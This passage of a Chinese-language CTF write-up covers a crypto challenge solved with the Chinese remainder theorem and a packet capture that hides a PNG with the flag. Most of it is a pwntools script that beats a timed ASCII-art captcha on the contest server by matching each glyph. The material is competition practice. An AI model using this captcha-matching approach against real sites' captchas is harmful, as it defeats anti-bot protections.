
main()

```

最后在比赛方提示了两次的情况下，比赛完几分钟队友做出来了。当时提示中国剩余定理，只尝试了q乘p1和q乘p2，但是没有尝试p1\*p2(此情况可解出flag)附上队友risker的结果：




wireshark打开流量包，追踪一下发现有一个包里有PNG图片



保存为16进制，打开得到flag

EIS{ping\_through\_the\_great\_wall\_go\_go\_go}

Checkin



题目很简单，二十轮的字符画识别，输入20轮即可拿flag,但是有时间限制，所以人眼识别一定来不及,图像识别，不会。所以观察规律，每个字符画都是由固定的字符串组成,比如这个r和l

```

0000      .o
`888      o888
888 0000      0000 000      888      0000 000      .00000.      00000000
888 .8P'      `88. .8'      888      88. .8'      d88' ``Y8      d'""7d8P
888888      `88..8'      888      88..8'      888      .d8P'
888 `88b.      888'      888      888'      888      .d8P' .P
o888o o888o      .8'      o888o      `8'      `Y8bod8P'      d8888888P

      .o..P'
      `Y8P'

your captcha: kylvcz

.00000 00      0000 000      0000 d8b      0000      .00000.      .o
d88' `888      `88b..8P'      `888""8P      888      888' `Y88.      .d88
888 888      Y888'      888      888      888      888      .d' 888
888 888      .o8""88b      888      888      888      888      8800088800
`V8bod888      o88' 888o      d888b      o888o      .oP'      .oP'      888
      888.
      8P'
      "

your captcha: qxrl94
0000
`888
888
888
888
888
o888o

      0000 000      .00000.      .0000.
      `88. .8'      d88' `88b      dP""Y88b
      `88..8'      888 888      ]8P'
      `888'      888 888      <88b.
      `8'      `Y8bod8P'      88b.
      o. .88P
      `8bd88P'

      0000 d8b      .0000.o
      `888""8P      d88( "8
      888      `""Y88b.
      888      o. )88b
      d888b      8""888P'

```

所以可以把每个字符的构成字符串单独提取出来，然后把所有可能（小写字母和数字）保存下来，然后返回对应结果即可，代码见py文件，然后打开pwntools的debug模式，

```

[DEBUG] Received 0xf bytes:
'\n'
'your captcha: '
[DEBUG] Sent 0x7 bytes:
'jqfj8\n'
[DEBUG] Received 0x32 bytes:
'EIS{incompletely_nonautomated_private_turing_test}'
[DEBUG] Received 0x1 bytes:
'\n'
Traceback (most recent call last):

```

脚本如下：

```

from pwn import *
context.log_level = "debug"
sh = remote("210.32.4.14", 13373)
sh.recvuntil("...")
data = sh.recvuntil("your")
lines = data.split("\n")[:-1]
lines = lines[2:]
def check(char_array):
    i = ""
    for tmp in char_array:
        i += tmp.strip()

    if ".oooo.d8P'`Y8b888      888888      888888      888`88b d88'`Y8bd8P'" in i:
        return "0"
    if "''.oooo..dP""Y88b]8P'<88b.`88b.o.      .88P`8bd88P'" in i:
        return "3"
    if ".oo8888888888888888o888o" in i:
        return "1"
    if "''.oooo..dP""Y88b]8P'.d8P'.dP'.oP      .o88888888888'" in i:
        return "2"
    if ".o.d88.d'888.d' 88888o88888o88888o888o" in i:
        return "4"
    if "''.ooooooodP""""""d88888b.`Y88b]88o.      .88P`8bd88P'" in i:
        return "5"
    if "''.ooo.88'd88'd888P"Ybo.Y88[      ]88`Y88      88P`88bod8'" in i:
        return "6"

```

```

if '''oooooooood''''''''8'.8'.8'.8'.8''' in i:
    return "7"
if '''..ooooo.d88'  `8.Y88..  .8'`88888b..8'  ``88b`8.  .88P`boood8''' in i:
    return "8"
if ".ooooo.888' `Y88.888      888`Vbood888888'.88P'.oP'" in i:
    return "9"
if '''..oooo.`P  )88b.oP"888d8(  888`Y888""8o''' in i:
    return "a"
if '''..o8"888888oooo.d88' `88b888      888888      888`Y8bod8P''' in i:
    return "b"
if '''..ooooo.d88' `Y8888888      .o8`Y8bod8P''' in i:
    return "c"
if '''..o8"888.oooo888d88' `888888      888888      888`Y8bod88P''' in i:
    return "d"
if ".ooooo.d88' `88b888ooo888888      .o`Y8bod8P'" in i:
    return "e"
if '.o88o.888 `o888oo8888888888o888o' in i:
    return "f"
if '''..oooooooo888' `88b888      888`88bod8P`8oooooooo.d"      YD"Y88888P''' in i:
    return "g"
if '''..oooo`888888 .oo.888P"Y88b888      888888      888o888o o888o''' in i:
    return "h"
if '''o8o`"'oooo`8888888888o888o''' in i:
    return "i"
if '''o8o`"'oooo`8888888888888888.o. 88P`Y888P''' in i:
    return "j"
if '''..oooo`888888      oooo888 .8P'888888.888 `88b.o888o o888o''' in i:
    return "k"
if '''..ooooo.d88' `88b888      888888      888`Y8bod8P''' in i:
    return "o"
if "oo.ooooo.888' `88b888      888888      888888bod8P'888o888o" in i:
    return "p"
if '''..ooooo ood88' `888888      888888      888`V8bod888888.8P'"" in i:
    return "q"
if "oooo`8888888888888888o888o" in i:
    return "l"
if '''ooo. .oo. .oo.`888P"Y88bP"Y88b888      888      888888      888      888o888o o888o o888o''' in i:
    return "m"
if '''ooo. .oo.`888P"Y88b888      888888      888o888o o888o''' in i:
    return "n"
if '''oooo d8b`888""8P888888d888b''' in i:
    return "r"
if '''..oooo.od88(  "8`"Y88b.o.  )88b8""888P''' in i:
    return "s"
if '''..o8.o888oo8888888888 ."888"" in i:
    return "t"
if '''oooo oooo`888 `888888      888888      888`V88V"V8P''' in i:
    return "u"
if '''oooo      ooo`88. .8'`88..8'`888'`8''' in i:
    return "v"
if '''oooo oooo      ooo`88. `88. .8'`88..]88..8'`888'`888'`8' `8''' in i:
    return "w"
if '''oooo      ooo`88b..8P'Y888'.o8'"88bo88'      888o''' in i:
    return "x"
if "oooo      ooo`88. .8'`88..8'`888'.8'.o..P'`Y8P'" in i:
    return "y"
if '''oooooooood'""7d8P.d8P'.d8P' .Pd8888888P''' in i:
    return "z"

```

```

def input(lines):
    char1 = []
    char2 = []
    char3 = []
    char4 = []
    char5 = []
    char6 = []
    for line in lines:
        char1.append(line[:18])
        char2.append(line[18:36])

```



```
char3.append(line[36:54])
char4.append(line[54:72])
char5.append(line[72:90])
char6.append(line[90:108])

ans = ""
ans += check(char1)
ans += check(char2)
ans += check(char3)
ans += check(char4)
ans += check(char5)
ans += check(char6)
sh.recvuntil("captcha: ")
sh.sendline(ans)

#print lines
input(lines)
for i in range(20):
    data = sh.recvuntil("your ")
    lines = data.split("\n")[:-1]
    input(lines)
```

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